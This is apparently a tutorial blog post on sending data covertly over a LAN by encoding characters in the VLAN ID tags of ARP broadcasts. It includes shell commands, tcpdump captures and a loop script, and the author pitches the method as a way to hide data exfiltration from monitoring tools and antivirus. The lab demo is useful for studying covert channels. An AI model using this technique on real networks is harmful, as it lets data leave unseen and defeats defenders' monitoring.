

## **Sending DATA via ARP broadcast Traffic to all systems in (LAN) by “vid tag”.**

In this article I want to talk about ARP Traffic again , we talked about this traffic before this by my old Article about “DATA Exfiltration/Transferring” via ARP Traffic and Changing MAC Addresses by “NativePayload\_ARP.sh” (v1) script , that was one simple/useful way for “Transferring DATA” between systems over LAN by “Layer 2 traffic” also that was good way for making Bridge between Physical Machine and Virtual Machine too.

But with that Method your MAC Address for Sender system always will change , now in this Article I want to talk about one new way to transferring DATA via ARP traffic “without changing” MAC Addresses.

In this method we can send our DATA from Sender system to all systems in LAN via ARP traffic by Vlan-ID (VID) tag.

Important Question: **How ?**

In this article I don't want to talk about how can do this in Windows systems and how can do this by C# so in this time I want to talk about Linux systems and using this method by simple script for linux systems only.

Note: I am not Pro “Bash/Shell” Programmer but I think we can do this very simple.

for example we want to send this text “**Are you going to Scarborough Fair?**” to all systems in LAN via ARP Broadcast by VID tag.

**Q: why VID tag ?**

A: Short answer is because it is Normal/Valid behavior for changing/Injecting Bytes to ARP Packets also it is very quietly Method and finally I think this method is good way to hide your data against Monitoring Tools for DATA Exfil/Uploading or AVS in LAN , But for sure you can test this in your LAB.

**Q: how can use VID tag as Payload ?**

A: for Explain this method first we need one text file so let me use this text “**Are you going to Scarborough Fair?**”

for doing this you should chunk this “text or string to chars” then you can use each “ Decimal Code” for chars as “Vid” Tag.!

So let me Explain this step by step with commands :

with this commands you can see Bytes for each Char very simple , in this case I chunked this string to 10 chars for each line:

```
echo "Are you going to Scarborough Fair?" | xxd -c 10
0000000: 4172 6520 796f 7520 676f  Are you go
000000a: 696e 6720 746f 2053 6361  ing to Sca
0000014: 7262 6f72 6f75 6768 2046  rborough F
000001e: 6169 723f 0a          air?.
```

As you can see for example for first line we have these bytes :

```
0000000: 4172 6520 796f 7520 676f  Are you go

byte=char
41 = 'A'
72 = 'r'
65 = 'e'
20 = ' '
79 = 'y'
....
```


if we want to send 'A' char as Payload by VID tag in ARP packets we should inject this byte “0x41” to ARP Broadcast Packet but how ?

**Sending ARP broadcast Packet step by step :**

important point about “Vid” or vlan-id tag : your Vlan-ID should be something between “0 .... 4094” so in this tag we have numbers or integer.

**Step 1 , Sending Packets** : first of all we need to know how can send one ARP Broadcast packet by Commands on linux systems and how can use Vlan-ID tag in Broadcast Traffic.

With these commands you can have one “New” VLAN and “Vlan-ID” very simple :

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# ifconfig | grep "inet"
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a70f:3b00:e018:4efc prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
root@kali:~# ip link add link eth0 name Vlanx type vlan id 13
root@kali:~# ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx
root@kali:~# ip link set dev Vlanx up
root@kali:~# ifconfig | grep "inet"
inet 192.168.110.1 netmask 255.255.255.0 broadcast 192.168.110.255
inet6 fe80::a00:27ff:fe9c:70b1 prefixlen 64 scopeid 0x20<link>
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a70f:3b00:e018:4efc prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
root@kali:~# _
```

Picture 1: Creating Vlan by commands

as you can see we have new Interface for “Vlanx” with VID “13” and IPAddress 192.168.110.1/24 and Bcast 192.168.110.255

### Commands

```
root@kali:~# ip link add link eth0 name Vlanx type vlan id 13
root@kali:~# ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx
root@kali:~# ip link set dev Vlanx up
```

until now we just made Vlan interface but now we need to know how can send ARP Broadcast Traffic for this vlan in LAN ?

So this is “important point of step1” : how can send Broadcast traffic automatically ? And Why need to do this ?

### Why need to do this ?

Because we can use this command in linux for injecting payload as “VID” tag

```
root@kali:~# ip link add link eth0 name Vlanx type vlan id 13
```

it means: your Broadcast ARP Packet will have this VID tag and all Computers in your LAN will get this VID “13” by your ARP Broadcast Traffic.

### How can send Broadcast Traffic automatically ?

With simple trick you can do this , if you want to send ARP Broadcast just you need to Send Simple Ping Request for one IPAddress from your vlan Subnet “192.168.110.1/24” so your IPv4 Address for Ping Request should be something between 192.168.110.2 up to 192.168.110.254”

another reason for doing this: after sending this Ping Request , because your Target-IPv4 for Ping in vlan doesn't exist , your ARP request always be Continue before each Ping Request.

It means : if you have two Ping Request for example (ping 192.168.110.2) , at least you will have two ARP Broadcast Request for 192.168.110.2

so let me show you this :

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 192.168.110.2
PING 192.168.110.2 (192.168.110.2) 56(84) bytes of data.
From 192.168.110.1 icmp_seq=1 Destination Host Unreachable
From 192.168.110.1 icmp_seq=2 Destination Host Unreachable
From 192.168.110.1 icmp_seq=3 Destination Host Unreachable
From 192.168.110.1 icmp_seq=4 Destination Host Unreachable
From 192.168.110.1 icmp_seq=5 Destination Host Unreachable
From 192.168.110.1 icmp_seq=6 Destination Host Unreachable
From 192.168.110.1 icmp_seq=7 Destination Host Unreachable
From 192.168.110.1 icmp_seq=8 Destination Host Unreachable
From 192.168.110.1 icmp_seq=9 Destination Host Unreachable
From 192.168.110.1 icmp_seq=10 Destination Host Unreachable
From 192.168.110.1 icmp_seq=11 Destination Host Unreachable
From 192.168.110.1 icmp_seq=12 Destination Host Unreachable
From 192.168.110.1 icmp_seq=13 Destination Host Unreachable
From 192.168.110.1 icmp_seq=14 Destination Host Unreachable
From 192.168.110.1 icmp_seq=15 Destination Host Unreachable
^C
--- 192.168.110.2 ping statistics ---
17 packets transmitted, 0 received, +15 errors, 100% packet loss, time 16072ms
pipe 3
root@kali:~# _
```

Picture 2: Ping Requests

**Step 2 , Dumping Packets** : with this command you can Dump ARP Broadcast Traffic very well .

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
^C17 packets captured
17 packets received by filter
0 packets dropped by kernel
root@kali:~# printf "%x\n" 13
d
root@kali:~# _
```

Picture 3: Dumping ARP Bcast by “tcpdump -XX -v broadcast | grep 0x0000”

this is your output by tcpdump Command :

```
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
```

in line 0x0000 these fields “ffff ffff ffff” and “000d” are Important :

```
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p.....
```


“ffff ffff ffff” : is ARP Broadcast Traffic (Send to all Computers in LAN).  
“000d” : is your VID tag.

# printf “%x” 13 ==> d

If you want to use tcpdump without “grep” then your output will be something like this :


```
root@kali:~# tcpdump -XX -v broadcast
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:09:44.640827 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.110.2 tell kali, length 28
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p....
0x0010: 0806 0001 0800 0604 0001 0800 279c 70b1 .....'.p.
13:09:45.637062 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.110.2 tell kali, length 28
0x0000: ffff ffff ffff 0800 279c 70b1 8100 000d .....'.p....
0x0010: 0806 0001 0800 0604 0001 0800 279c 70b1 .....'.p.
```

in next “Pictures 4 and 5” you will see how “vid” tag changed by changing your VID in linux commands from “13 to 4094”.



```
root@kali:~# ip link delete Vlanx
Cannot find device "Vlanx"
root@kali:~# ip link add link eth0 name Vlanx type vlan id 4094
root@kali:~# ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx
root@kali:~# ip link set dev Vlanx up
root@kali:~# ping 192.168.110.2
PING 192.168.110.2 (192.168.110.2) 56(84) bytes of data.
From 192.168.110.1 icmp_seq=1 Destination Host Unreachable
From 192.168.110.1 icmp_seq=2 Destination Host Unreachable
From 192.168.110.1 icmp_seq=3 Destination Host Unreachable
From 192.168.110.1 icmp_seq=4 Destination Host Unreachable
From 192.168.110.1 icmp_seq=5 Destination Host Unreachable
From 192.168.110.1 icmp_seq=6 Destination Host Unreachable
From 192.168.110.1 icmp_seq=7 Destination Host Unreachable
From 192.168.110.1 icmp_seq=8 Destination Host Unreachable
From 192.168.110.1 icmp_seq=9 Destination Host Unreachable
From 192.168.110.1 icmp_seq=10 Destination Host Unreachable
From 192.168.110.1 icmp_seq=11 Destination Host Unreachable
From 192.168.110.1 icmp_seq=12 Destination Host Unreachable
From 192.168.110.1 icmp_seq=13 Destination Host Unreachable
From 192.168.110.1 icmp_seq=14 Destination Host Unreachable
From 192.168.110.1 icmp_seq=15 Destination Host Unreachable
^C
--- 192.168.110.2 ping statistics ---
17 packets transmitted, 0 received, +15 errors, 100% packet loss, time 16045ms
pipe 3
root@kali:~#
```

Picture 4: changing VID from 13 to 4094 and Ping



```
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
0x0000: ffff ffff ffff 0800 279c 70b1 8100 0ffe .....'.p....
^C15 packets captured
15 packets received by filter
0 packets dropped by kernel

root@kali:~# printf "%x \n" "4094"
ffe
root@kali:~#
```

Picture 5: tcpdump VID output is “0ffe”

**printf “%x” 4094 === > ffe**

as you can see this bytes for VID changed from “000d” to “0ffe” it means your VID changed from 13 to 4094

if you remember this text “Are you going to Scarborough Fair?” we want to send this text as payload by VID tag now we know how can do this :

```
echo "Are you going to Scarborough Fair?" | xxd -c 10
0000000: 4172 6520 796f 7520 676f  Are you go
000000a: 696e 6720 746f 2053 6361  ing to Sca
0000014: 7262 6f72 6f75 6768 2046  rborough F
000001e: 6169 723f 0a          air?.
```

As you can see for example for first line we have these bytes :

```
0000000: 4172 6520 796f 7520 676f  Are you go
```

```
byte=char
41 = 'A'
72 = 'r'
65 = 'e'
20 = ' '
79 = 'y'
....
```

so it means for sending first char 'A' our VID byte should be "0x41" so now we can inject this byte to our ARP Broadcast packets by these commands :

```
root@kali:~# echo $(echo "A" | xxd -p -c 1 )
41 0a
root@kali:~# ops=`echo $(echo "A" | xxd -p -c 1)`
root@kali:~# echo "${ops::-2}"
41
root@kali:~# ops2=`echo "${ops::-2}"`
root@kali:~# echo $ops2
41
root@kali:~# echo $((0x$ops2))
65
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ip link delete Vlanx
Cannot find device "Vlanx"
root@kali:~# echo $(echo "A" | xxd -p -c 1 )
41 0a
root@kali:~# ops=`echo $(echo "A" | xxd -p -c 1)`
root@kali:~# echo "${ops::-2}"
41
root@kali:~# ops2=`echo "${ops::-2}"`
root@kali:~# echo $ops2
41
root@kali:~# echo $((0x$ops2))
65
root@kali:~# ip link add link eth0 name Vlanx type vlan id 65
root@kali:~# ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx
root@kali:~# ip link set dev Vlanx up
root@kali:~# ping 192.168.110.2
PING 192.168.110.2 (192.168.110.2) 56(84) bytes of data.
From 192.168.110.1 icmp_seq=1 Destination Host Unreachable
From 192.168.110.1 icmp_seq=2 Destination Host Unreachable
From 192.168.110.1 icmp_seq=3 Destination Host Unreachable
From 192.168.110.1 icmp_seq=4 Destination Host Unreachable
From 192.168.110.1 icmp_seq=5 Destination Host Unreachable
From 192.168.110.1 icmp_seq=6 Destination Host Unreachable
From 192.168.110.1 icmp_seq=7 Destination Host Unreachable
From 192.168.110.1 icmp_seq=8 Destination Host Unreachable
```

Picture 6: sending 'A' char via ARP Bcast and Ping

Code Explain : with these command you will have byte for 'A' Char : byte = 0x41

```
root@kali:~# echo $(echo "A" | xxd -p -c 1 )
41 0a
root@kali:~# ops=`echo $(echo "A" | xxd -p -c 1)`
root@kali:~# echo "${ops::-2}"
41
root@kali:~# ops2=`echo "${ops::-2}"`
root@kali:~# echo $ops2
```

with this command you will have Decimal code for byte '0x41' : Decimal = 65

```
root@kali:~# echo $((0x$ops2))
65
root@kali:~#
```


so our result is :

'A' == bytes => 0x41 === Decimal => 65

so your Vlan-ID is 65.

```
root@kali:~# ip link add link eth0 name Vlanx type vlan id 65
root@kali:~# ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx
root@kali:~# ip link set dev Vlanx up
root@kali:~# ping 192.168.110.2
```

next step is Dumping Bytes via ARP Bcast Traffic :



```
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
0x0000:  ffff ffff ffff 0800 279c 70b1 8100 0041  .....'.p....A
^C14 packets captured
14 packets received by filter
0 packets dropped by kernel

root@kali:~# _
```

Picture 7: Dumping 'A' char via ARP Bcast and tcpdump

now you can do these Steps by this simple Script and then with tcpdump tool you will see Broadcast Result.

## Ops.sh


```
#!/bin/sh
mytext="Are you going to Scarborough Fair?"

for text in `echo $mytext | xxd -p -c 1`;
do
ops=`echo $(echo $text)`
vlanID=`echo $((0x$ops))`
echo "bytes: " $ops "VID Decimal: " $vlanID

`ip link add link "eth0" name "Vlanx" type vlan id $vlanID`
sleep 0.3
`ip addr add 192.168.110.1/24 brd 192.168.110.255 dev Vlanx`
sleep 0.3
`ip link set dev Vlanx up`
sleep 0.2
ping 192.168.110.2 -c 2 | grep "ops" &
sleep 1.8
`ip link delete Vlanx`
done
```

in the next "Picture 9" you can see Result of script :





Picture 8: result

as you can see by these Pictures , we can send text via ARP Broadcast Traffic by VID tag from sender to all systems in LAN.

### Using NativePayload\_ARP2.sh step by step :

Now I want to talk about "NativePayload\_ARP2.sh" script , with this script you can send and dump Text file via ARP Broadcast Traffic . You can use this Script by two method first using this script (both sides).

#### 1.Using NativePayload\_ARP2.sh both Sides

in this method you can use these syntax on system A and B.

Step1: (System A ) ./NativePayload\_ARP2.sh -listen (Packet Number)

Step2: (System B ) ./NativePayload\_ARP2.sh -send TextFile.txt [VlanName] [vlan-Subnet/mask] [Vlan-Broadcast] -p [Vlan-PingIPv4] [(wlan0,eth0,vboxnet0,etc.)]

in this case you can send DATA by this script also Receive them by this script as you can see in Next "Picture 9" I used three systems (one Physical Machine with IP 192.168.56.1 and two Virtual system with IP 192.168.56.101 and 102) and in this case we have "Bridge Between Physical Machine and Virtual Machines via ARP Broadcast Traffic."

